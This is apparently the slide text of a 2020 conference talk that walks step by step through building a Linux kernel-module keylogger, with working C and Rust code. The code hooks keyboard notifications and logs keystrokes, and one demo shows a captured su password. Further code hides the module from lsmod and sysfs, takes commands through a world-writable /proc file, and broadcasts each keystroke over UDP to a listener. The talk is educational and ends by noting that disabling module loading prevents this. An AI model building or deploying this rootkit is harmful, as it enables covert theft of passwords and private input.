The Eye of Sauron

How (not) to build an LKM keylogger

Stephen "geno" Halwes
@genonullfree

whoami

@genonullfree

- Reverse engineer and software developer
- I enjoy:
  - learning new things
  - mentoring
  - kernel hacking
  - bourbon
- Work at @pretalen Ltd., a @centauricorp company

Definitions

#define OUR_TERMS

Keylogger

- Typically malicious code or hardware to sniff keyboard signals
- Usually logs or transmits keys to remote collector

Kernel

- Linux kernel maintains:
  - Memory management
  - Device drivers
  - Basically everything

As opposed to userland:

- Services/daemons
- User applications

Loadable Kernel Modules (LKMs)

- LKMs are code bundles that extend the running kernel.
- The Linux kernel is able to dynamically add and remove LKMs at runtime.
- Can be disabled in the kernel at compile time or runtime.
- Offers incredible flexibility in system performance.
- Can be used for additional hardware support (see: NVidia).

...

- Can also be a potential security risk.

LKM Basics

/* Code */

Install and include kernel headers

Ubuntu includes the headers by default

For kernel modules, the basic 3 you will almost always need are:

```
#include <linux/kernel.h>   /* Needed for KERN_INFO */
#include <linux/module.h>   /* Needed by all modules */
#include <linux/init.h>     /* Needed for the macros */
```

MODULE Macros

There are several available, but the two that are required are:

```
MODULE_AUTHOR("geno");
MODULE_LICENSE("GPL");
```

Kernel module entry and exit functions

You need to define the module entry and exit functions like so:

```
static int start_eye(void);
static void end_eye(void);

module_init(start_eye);
module_exit(end_eye);
```

These functions will be executed on module loading (insmod) and on module removal (rmmod)

start_eye()

```
static int start_eye(void)
{
    printk("The Eye of Sauron is upon you.\n");

    return 0;
}
```

end_eye()

```
static void end_eye(void)
{
    printk("You are free from the Eye.\n");
}
```

Make it

```
cat << EOF > Makefile
modname := eye
obj-m := \$(modname).o

KVER = \$(shell uname -r)
KDIR := /lib/modules/\$(KVER)/build

all:
	make -C \$(KDIR) M=\$(PWD) modules
EOF
```

Build it

$ **make**

```
make -C /lib/modules/4.17.4-1-ARCH/build M=/home/geno/git/eye-of-sauron modules
make[1]: Entering directory '/usr/lib/modules/4.17.4-1-ARCH/build'
  CC [M]  /home/geno/git/eye-of-sauron/eye.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/geno/git/eye-of-sauron/eye.mod.o
  LD [M]  /home/geno/git/eye-of-sauron/eye.ko
make[1]: Leaving directory '/usr/lib/modules/4.17.4-1-ARCH/build'
```

Bop it

$ **sudo insmod eye.ko**

$ **sudo rmmod eye**

$ **dmesg**

…

[3714.074598] The Eye of Sauron is upon you.

[3743.924116] You are free from the Eye.

$

Cool, now lets learn something “useful”!

//finally

Notification Chains

Short version: Keyboard notification chains!

- Keyboards send scancodes to the motherboard. These scancodes are translated by the device drivers into keycodes. These keycodes are translated into keysims by the X server (including modifiers).
- We can insert our module into the keyboard notification chain to get updates whenever a key is pressed (or released).


Long version:

- https://unix.stackexchange.com/a/116630
- https://www.kernel.org/doc/html/v4.14/input/notifier.html

    - Rabbit hole: There are many different notification chains: Reboot chain, inetaddr chain, etc.

Notification Chains

Basically a Publish-Subscribe method of notification within the Kernel.



https://camo.githubusercontent.com/ee1edfa1f39b6da41b21dc277ace0de7a5535273/68747470733a2f2f692d6d73646e2e7365632e732d6d7366742e636f6d2f64796e696d672f49433134313936332e676966

Intercepting Key Chains

Wait, what?

['W', 'a', 'i', 't', ' ', 'w', 'h', 'a', 't', '?', '\0']

We’ll need to register our own notifier block next

```
struct notifier_block {
    notifier_fn_t notifier_call;
    struct notifier_block __rcu *next;
    int priority;        /* hmm, this is interesting... */
};
```

To do this, we need to add a notify function

```
static int sauron_notify(struct notifier_block *nb, unsigned long code, void *raw_data)
{
    struct keyboard_notifier_param *data = raw_data;
    printk("Sauron:\tcode 0x%lx\tdown 0x%x\tshift 0x%x\tvalue 0x%x\n",
            code, data->down, data->shift, data->value);

    return NOTIFY_OK;
}
```

What’s that struct?

```
struct keyboard_notifier_param {
    struct vc_data *vc;   /* VC on which the keyboard press was done */
    int down;             /* 1 for key press, 0 for a key release */
    int shift;           /* Current shift mask */
    int ledstate;         /* Current led state */
    unsigned int value;   /* keycode, unicode value or keysym */
};
```

Create the notifier_block and add includes

```
#include <linux/keyboard.h>
#include <linux/notifier.h>



...
static struct notifier_block _sauron =
{
    .notifier_call = sauron_notify
};
```

Modify our start and end functions

```
static int start_eye(void)
{
    register_keyboard_notifier(&_sauron);
    printk("The Eye of Sauron is upon you.\n");

    return 0;
}
...
static void end_eye(void)
{
    unregister_keyboard_notifier(&_sauron);
    printk("You are free from the Eye.\n");
}
```

Make and run!

$ **make**

```
make -C /lib/modules/4.17.4-1-ARCH/build M=/home/geno/git/eye-of-sauron modules
make[1]: Entering directory '/usr/lib/modules/4.17.4-1-ARCH/build'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory '/usr/lib/modules/4.17.4-1-ARCH/build'
```

$ **sudo insmod eye.ko**

BEHOLD -- THE EYE OF SAURON

$ dmesg

[6561.740389] The Eye of Sauron is upon you.

[6561.805192] Sauron: code 0x1 down 0x0 shift 0x0 value 0x1c

[6561.805198] Sauron: code 0x4 down 0x0 shift 0x0 value 0xf201

[6561.805201] Sauron: code 0x5 down 0x0 shift 0x0 value 0xf201

[6562.475217] Sauron: code 0x1 down 0x1 shift 0x0 value 0x1c

[6562.475223] Sauron: code 0x4 down 0x1 shift 0x0 value 0xf201

…

[6583.128071] Sauron: code 0x1 down 0x1 shift 0x0 value 0x1c

[6583.128075] Sauron: code 0x4 down 0x1 shift 0x0 value 0xf201

[6583.128077] Sauron: code 0x5 down 0x1 shift 0x0 value 0xf201

[6583.178045] You are free from the Eye.

$ sudo rmmod eye

Interpreting Scancodes

```
if (keycode == 0x01)
    key = "Esc";
```

Perfect! You can read scancodes, right?

I mean, can’t everyone?

Ok fine, we need a way to translate that gibberish into ASCII characters.

We can use

$ **sudo showkey**

To identify keycodes manually

Looking at the `code` parameter of sauron_notify

```
/* Console keyboard events.
 * Note: KBD_KEYCODE is always sent before KBD_UNBOUND_KEYCODE, KBD_UNICODE and
 * KBD_KEYSYM. */
#define KBD_KEYCODE        0x0001 /* Keyboard keycode, called before any other */
#define KBD_UNBOUND_KEYCODE    0x0002 /* Keyboard keycode which is not bound to any other
*/
#define KBD_UNICODE        0x0003 /* Keyboard unicode */
#define KBD_KEYSYM         0x0004 /* Keyboard keysym */
#define KBD_POST_KEYSYM    0x0005 /* Called after keyboard keysym interpretation */
```

Modify sauron_notify to enable ASCII out

```
static int sauron_notify(struct notifier_block *nb, unsigned long code, void *raw_data)
{
    struct keyboard_notifier_param *data = raw_data;
    char c = data->value;

    if (code == KBD_KEYSYM && data->down)
    {
        if (c == 0x01)
            printk("\n");
        if (c >= 0x20 && c < 0x7f)
            printk(KERN_CONT "%c", c);
    }
    return NOTIFY_OK;
}
```

Recompile and test

$ **sudo insmod eye.ko**

$ **su**

Password:

su: Authentication failure

$ **whoami**

geno

$ **sudo rmmod eye**

Check dmesg

[9377.795672] The Eye of Sauron is upon you.

[9378.411142] su

[9385.247197] this is my password

[9396.923118] whoami

[9404.979318] sudo rmmod eye

[9408.373291] You are free from the Eye.

New and Improved Character Printing!

```
static uint8_t id_char(char n)
{
    uint8_t c = (uint8_t)n;
    if (c >= 0x20 && c < 0x7f)
    {
        printk(KERN_CONT "%c", c);
    }
    else if (c < 0x20)
    {
        if (c == 0x01)
            printk(KERN_CONT "\n");
        else
            printk(KERN_CONT "<%s>", ascii_codes[c]);
    }
    else if (c == 0x7f)
    {
        printk(KERN_CONT "<DEL>");
    }
    else if (c > 0x7f && c <= 0xff)
    {
        printk(KERN_CONT "<%02x>", c);
    }
    return c;
}
```

$ dmesg

…

[73.427120] ls

[78.852980] cat /proc<HT><HT><ESC><ESC>q<DEL><STX><ETX>dmesg

[114.704917] ip addr

But wait...there's more!

```
if (code == KBD_KEYCODE && data->down)
{
    if (c == 0x2d)
    {
        printk(KERN_CONT "bad_x");
        return NOTIFY_STOP;
    }
}
```

Adding Stealth

Snake? ...Snake!? ...Snaaaake!

Lost in (Kernel)space

```
/** This code hides the kernel module from the system */
  list_del_init(&__this_module.list);      /**< Hides from procfs */
  kobject_del(&THIS_MODULE->mkobj.kobj);  /**< Hides from sysfs  */
```

```
/** This code unhides the kernel module from the system */
  list_add(&__this_module.list, _module_list);  /**< Re-adds to procfs */
  kobject_add(_kobj, _kobj_parent, "mod_name"); /**< Re-adds to sysfs  */
```

(...rejoining sysfs in newer kernels, ~v5.3.0+, is a different story however...)

One ring to rule them all

```
void ring_on(void)
{
    _module_list = __this_module.list.prev;     /* Remember location in
                                                   module list */
    list_del_init(&__this_module.list);         /* Remove from procfs*/
    kobject_del(&__this_module.mkobj.kobj);     /* Remove from sysfs */

    printk("The ring of power is applied.\n");
}
```

Put on the ring of power

```
static int start_eye(void)
{
    register_keyboard_notifier(&_sauron);
    printk("The Eye of Sauron is upon you.\n");
    ring_on();

    return 0;
}
```

With great power...

$ sudo insmod eye.ko

$ lsmod | grep eye

$ ls /sys/module/ | grep eye

$ dmesg

...

[553.269847] The Eye of Sauron is upon you.

[553.269870] The ring of power is applied.

[555.554582] lsmod <NUL>| grep eye

[559.054645] ls /sys/module<HT> <NUL>| grep eye

[572.958712] dmesg

...comes great...well crap...

$ sudo rmmod eye

rmmod: ERROR: Module eye is not currently loaded

Due to the nature of LKMs, you actually have to have it in the module list to be able to remove it.

Command & Control (C^2)

$ sh ./puppetmaster

C^2 Methods

- Secret text
- Arguments passed to insmod on initial load
- Proc file
- Network sockets

Proc files

```
static const struct file_operations fops = {
    .owner      = THIS_MODULE,
    .open       = ops_open,
    .read       = seq_read,
    .write      = ops_write,
    .llseek     = seq_lseek,
    .release    = single_release,
};
...
    _ops = proc_create("eye", 0777, NULL, &fops);
...
```

ops_open

```
int ops_show(struct seq_file *sf, void *v)
{
    seq_printf(sf, "0\n");
    return 0;
}

int ops_open(struct inode *ino, struct file *fi)
{
    return single_open(fi, ops_show, NULL);
}
```

ops_write

```
ssize_t ops_write(struct file *fp, const char *buffer, unsigned long count, loff_t *offset)
{
    _pbuff_size = count;
    if (_pbuff_size > KERN_BUF)
        _pbuff_size = KERN_BUF;

    if (copy_from_user(_pbuff, buffer, _pbuff_size))
        return -EFAULT;

    _pbuff[_pbuff_size - 1] = 0;

    exec_commands();

    return _pbuff_size;
}
```

Input commands

$ echo hide > /proc/eye

...

[2251.379949] The ring of power is applied.

[2251.379957] Received hide command

...

$ lsmod|grep eye

$

$ echo unhide > /proc/eye

...

- [2320.496528] The ring of power is removed.

[2320.496534] Received unhide command

...

- **$ lsmod|grep eye**

eye 16384 0

Network Capabilities

nc -lk 2222

Netpoll

- Discover every network device
  - Discard the "lo" interface
  - Add each device to a list of struct netdevs
- Setup sockets on each device

Broadcast

```
uint8_t send_packet(char ch)
{
    struct netdevs *dev = NULL;
    char buff[16];

    strncpy(buff, &ch, 15);

    list_for_each_entry(dev, &_netdevs, node)
    {
        netpoll_send_udp(&dev->net, buff, strnlen(buff, 16));
    }

    return 0;
}
```

Wormtongue

- Need a system to receive the broadcast packets
- netcat works, but doesn't print special chars well

- Wrote a small program to listen and display all chars cleanly

main.rs

```
fn main() {
    let sock = UdpSocket::bind("0.0.0.0:1337").expect("Couldn't bind to address");
    loop {
        let mut buf: [u8; 32] = [0; 32];
        let size = sock.recv(&mut buf).expect("Didn't rx anything...");

        if size > 32 {
            println!("Error, received more than buffer size!");
            continue;
        }

        let buf = &mut buf[..size];

        for i in buf.iter() {
            print_char(&i);
        }
    }
}
```

main.rs

```
fn print_char(uc: &u8) {
    let c: char = *uc as char;

    if *uc >= 0x20 && *uc < 0x7f {
        print!("{}", c);
    } else if *uc < 0x20 {
        if *uc == 0x01 {
            println!();
        } else {
            print!("<{}>", ASCIICODES[*uc as usize]);
        }
    } else if *uc == 0x7f {
        print!("<DEL>");
    } else if *uc > 0x7f {
        print!("<{:02x}>", uc);
    }

    io::stdout().flush().expect("Failed to flush");
}
```

main.rs

```
static ASCIICODES: [&str; 32] = [
    "NUL", "SOH", "STX", "ETX", "EOT", "ENQ", "ACK", "BEL", "BS", "HT",
    "LF", "VT", "FF", "CR", "SO", "SI", "DLE", "DC1", "DC2", "DC3", "DC4",
    "NAK", "SYN", "ETB", "CAN", "EM", "SUB", "ESC", "FS", "GS", "RS", "US",
];
```

Demo

:pray:

Conclusion

Talk_v3.1_final_forreal_last.pptx

Keyloggers are bad, m'kay

- Kernel level keyloggers can be pretty fun ***cough***nasty****cough****
- LKMs can do other nasties too:
  - Hide network traffic
  - Hide files/directories
  - Intercept commands/syscalls
  - Basically any evil computer thing you could imagine

- Malicious LKMs are bad, but they need a method of injection
- Dynamic LKM loading can be disabled to prevent this scenario

Questions? // Fin.

@genonullfree NolaCon 2020